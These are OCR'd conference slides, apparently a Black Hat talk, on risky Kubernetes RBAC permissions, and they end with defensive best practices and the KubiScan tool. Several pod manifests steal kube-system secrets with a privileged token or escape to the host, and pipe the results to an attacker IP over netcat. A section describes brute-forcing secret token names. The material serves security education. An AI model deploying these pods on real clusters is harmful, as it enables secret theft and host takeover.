

Subjects
(Cluster)RoleBindings
(Cluster)Roles

Risky  Permissions

Examples

No. 1

Creating a pod (“hot pod”) with privileged service account



Examples - No. 1

```yaml
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: create-pod
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["create"]
```

Examples - No. 1

```
serviceAccountName:<service_account_name>
```

Examples - No. 1

Create Pod with privileged token

Send the secrets back to the attacker

Master Node

API server

Use the privileged token to list all secrets

Examples - No. 1

(get, list, watch)->(secrets)

```
root@manager1:~# kubectl get sa -n kube-system
NAME                                 SECRETS   AGE
attachdetach-controller              1         23d
bootstrap-signer                     1         23d
certificate-controller               1         23d
clusterrole-aggregation-controller   1         23d
coredns                              1         23d
cronjob-controller                   1         23d
daemon-set-controller                1         23d
```

Examples - No. 1

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "apk update && apk add curl --no-cache;
            cat /run/secrets/kubernetes.io/serviceaccount/token |
            { read TOKEN;
              curl -k -v
              -H \"Authorization: Bearer \$TOKEN\"
              -H \"Content-Type: application/json\"
               https://<master_ip>:6443/api/v1/namespaces/kube-system/secrets; } |
               nc <attacker_ip> 6666;"]
  serviceAccountName: bootstrap-signer
  automountServiceAccountToken: true
  hostNetwork: true
```

List secrets and send them to the attacker

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Demo

```
[root]$
```

3. minikube_BH_USA_2019

```
[attacker]$
```

2. minikube_BH_USA_2019

Escape from a Pod #1

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine2
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "mkdir /mnt1; mount /dev/xvda1 /mnt1;
                 ls /mnt1/ | nc <attacker_ip> 6666;"]
    securityContext:
      privileged: true
  hostNetwork: true
```

Mount host device to the container

Escape from a Pod #2


```yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine3
spec:
  volumes:
  - name: docker-sock
    hostPath:
      path: /var/run/docker.sock
  containers:
  - name: alpine
    image: alpine
    command: ["sh", "-c", "apk update && apk add docker;
                           docker ps | nc <attacker_ip> 6666"]
    volumeMounts:
    - name: docker-sock
      mountPath: /var/run/docker.sock
```

Use docker client to view other containers

Pods resource

```
resources: ["pods"]
```

There are 8 ways to create a Pod


ReplicationController
ReplicaSet
Deployment
DaemonSet
StatefulSet
Job
CronJob
Pod
Container

Examples

No. 2

Reading a secret - Brute-forcing token IDs

Examples – No. 2: Reading Secret

```yaml
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["get"]
```

Examples – No. 2: Reading Secret

"get" – must specify the object name

"list" – list all objects

Examples – No. 2: Reading Secret

?

```
# kubectl get secret <secret_name>
```

Examples – No. 2: Reading Secret


```
NAMESPACE     NAME                                    TYPE                                  DATA      AGE
default       default-token-4j4zp                     kubernetes.io/service-account-token   3         55s
kube-public   default-token-hkkfd                     [illegible]                           3         55s
kube-system   attachdetach-controller-token-2ks5s     [illegible]                           3         59s
kube-system   bootstrap-signer-token-9c6q8            [illegible]                           3         1m
kube-system   bootstrap-token-6a558d                  bootstrap.kubernetes.io/token         7         1m
kube-system   certificate-controller-token-6bfdn      [illegible]
kube-system   cronjob-controller-token-l2tvv          [illegible]
kube-system   daemon-set-controller-token-cd2tw       [illegible]
kube-system   default-token-rqwpt                     [illegible]
kube-system   deployment-controller-token-5p9f5       kubernetes.io/service-account-token   3         58s
kube-system   disruption-controller-token-crlpq       [illegible]
kube-system   endpoint-controller-token-nkvzp         [illegible]
kube-system   generic-garbage-collector-token-tzjwt   [illegible]
kube-system   horizontal-pod-autoscaler-token-ljr7tt   kubernetes.io/service-account-token   3         1m
kube-system   job-controller-token-d7ljj              [illegible]
kube-system   kube-dns-token-667zh                    [illegible]
kube-system   kube-proxy-token-lrn47                  [illegible]
kube-system   namespace-controller-token-frxlz        [illegible]
kube-system   node-controller-token-q4tzl             kubernetes.io/service-account-token   3         57s
kube-system   persistent-volume-binder-token-hjwz7    ku[illegible]
kube-system   pod-garbage-collector-token-572t5       ku[illegible]
kube-system   replicaset-controller-token-2rzjj       ku[illegible]
kube-system   replication-controller-token-tdczc      kubernetes.io/service-account-[illegible]
kube-system   resourcequota-controller-token-mnwrq    kub[illegible]token   3         1m
kube-system   service-account-controller-token-kqjnf  kub[illegible]token   3         1m
kube-system   service-controller-token-cm9ts          kub[illegible]token   3         57s
kube-system   statefulset-controller-token-jl4f9      ku[illegible]m
kube-system   token-cleaner-token-h22v5               ku[illegible]m
kube-system   ttl-controller-token-rczrc              ku[illegible]m
kube-system   weave-net-token-pgpw2                   kubernetes.io/service-account-[illegible]m
```

(get,list,watch)->(secrets)

(create,delete,list,patch,watch)->(pods)

(delete,get,list,patch,update,watch)->(*)

(delete,deletecollection,get,list)->(*)

(create,delete,list,patch,watch)->(pods)

(list,watch)->(*)

(delete,get,list,watch)->(secrets)

Examples – No. 2: Reading Secret

bootstrap-signer-token-9c6q8

known prefix

random token ID

Examples – No. 2: Reading Secret

We have the prefix,
but not the token ID

Examples – No. 2: Reading Secret

```go
const (
    // We omit vowels from the set of available characters to reduce the chances
    // of "bad words" being formed.
    alphanums = "bcdfghjklmnpqrstvwxz2456789"
    // No. of bits required to index into alphanums string.
    alphanumsIdxBits = 5
    // Mask used to extract last alphanumsIdxBits of an int.
    alphanumsIdxMask = 1<<alphanumsIdxBits - 1
    // No. of random letters we can extract from a single int63.
    maxAlphanumsPerInt = 63 / alphanumsIdxBits
)
```

Examples – No. 2: Reading Secret

27 characters

```
73  const (
74      // We omit vowels from the set of available characters to reduce the chances
75      // of "bad words" being formed.
76      alphanums = "bcdfghjklmnpqrstvwxz2456789"
77      // No. of bits required to index into alphanums string.
78      alphanumsIdxBits = 5
79      // Mask used to extract last alphanumsIdxBits of an int.
80      alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81      // No. of random letters we can extract from a single int63.
82      maxAlphanumsPerInt = 63 / alphanumsIdxBits
83  )
```

Examples – No. 2: Reading Secret

$27^5 = 14{,}348{,}907$ possibilities

↓

Guessing < ~3 hours

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Built-in Privileged Escalation Prevention

"The RBAC API prevents users from escalating privileges by editing roles or role bindings."

"A user can only create/update a role if they already have all the permissions contained in the role, at the same scope as the role"

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: edit-role
  namespace: default
rules:
- apiGroups: ["*"]
  resources: ["roles"]
  verbs: ["*"]
```

```yaml
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["list"]
```

```yaml
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods", "secrets"]
  verbs: ["list"]
```

```
root@manager2:~# kubectl apply -f ~/tmp/ListSecretsRole.yaml --context=sa7-context
Error from server (Forbidden): error when applying patch:
{"metadata":{"annotations":{"kubectl.kubernetes.io/last-applied-configuration":"{\"apiVersion\":\"rbac.authorization.k8s.io/v1beta1\",\"kind\"
:\"Role\",\"metadata\":{\"annotations\":{},\"name\":\"list-pods\",\"namespace\":\"default\"},\"rules\":[{\"apiGroups\":[\"*\"],\"resources\":[
\"pods\",\"secrets\"],\"verbs\":[\"list\"]}]}\n"},"rules":[{"apiGroups":["*"],"resources":["pods","secrets"],"verbs":["list"]}]}
to:
Resource: "rbac.authorization.k8s.io/v1beta1, Resource=roles", GroupVersionKind: "rbac.authorization.k8s.io/v1beta1, Kind=Role"
Name: "list-pods", Namespace: "default"
Object: &{map["kind":"Role" "apiVersion":"rbac.au                                                    -10-31T15:10:07Z" "annota
tions":map["kubectl.kubernetes.io/last-applied-co                                                    \"apiVersion\":\"rbac.authorization.k8s.io/v1beta1\",\"kind\":\"Role\",\"metad
ata\":{\"annotations\":{},\"name\":\"list-pods\",\"namespa                                                    \"default\"},\"rules\":[{\"apiGroups\":[\"*\"],\"resources\":[\"pods\"],\"verbs
\":[\"list\"]}]}\n"] "name":"list-pods" "namespace":"default" "se                                                    /apis/rbac.authorization.k8s.io/v1beta1/namespaces/default/roles/lis
t-pods" "uid":"0d5dd97f-dd1f-11e8-9aef-0050568                                                    "resourceVersion":                                                    "rules":[map["verbs":["list"] "apiGroups":["*"]                                                    esources":
["pods"]]]]]}
for: "/home/newton/tmp/ListSecretsRole.yaml": roles.rbac.authorization.k8s.io "list-pods"                                                    forbidden: attempt to grant extra privileges: [Po
licyRule{APIGroups:["*"], Resources:["pods"], Verbs:["list"]} PolicyRule{APIGroups:["*"], Resources:["secrets"], Verbs:["list"]}] user=&{syste
m:serviceaccount:default:sa7 fffdfab6-dd24-11e8-9f55-0050568                                                    [system:serviceaccounts system:serviceaccounts:default system:authenticated]
 map[]} ownerrules=[PolicyRule{APIGroups:["authorization.k8s.io"], Resources:["selfsubjectaccessreviews" "selfsubjectrulesreviews"], Verbs:["c
reate"]} PolicyRule{NonResourceURLs:["/api" "/api/*" "/apis" "/apis/*" "/healthz" "/openapi" "/openapi/*" "/swagger-2.0.0.pb-v1" "/swagger.jso
n" "/swaggerapi" "/swaggerapi/*" "/version" "/version/"], Verbs:["get"]} PolicyRule{APIGroups:["*"], Resources:["roles"], Verbs:["*"]}] ruleRe
solutionErrors=[]
```

forbidden: attempt to grant extra privileges

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Best Practices

https://www.mybestwebsitebuilder.com/tools/password-strength-checker

Best Practices

1. Prevent service account token automounting on pods (automountServiceAccountToken: false in version 1.6+)
2. Grant specific users to (Cluster)RoleBindings
3. Use Roles or RoleBindings instead of ClusterRoles or ClusterRoleBindings
4. Namespaces !
5. Use KubiScan

- Risky (Cluster)Roles
- Risky (Cluster)RoleBindings
- Risky Subject (Users, Groups and ServiceAccounts)
- Risky Pods\Containers
- All mounted volumes to Pods
- All mounted environment variables to Pods
- Privileged Pods (--privileged)
- Other cool stuff ☺

https://github.com/cyberark/KubiScan


DEMO

```
[kubiscan]#
```

Conclusions

Conclusions

- RBAC – better security, more effort to administer
- Easy to lose control over privileged service account tokens
- Avoid mounting privileged service accounts
- Follow the least privilege principle and use namespaces

Apply what you have learned today

Next week → Identify containers with privileged tokens

3 months → Search and find:
- Privileged containers
- Containers with sensitive data

+6 months → Have cluster with:
- Namespace separation
- No privileged containers

cat final.txt

Any questions?

Thanks !

github.com/cyberark/KubiScan

@g3rzi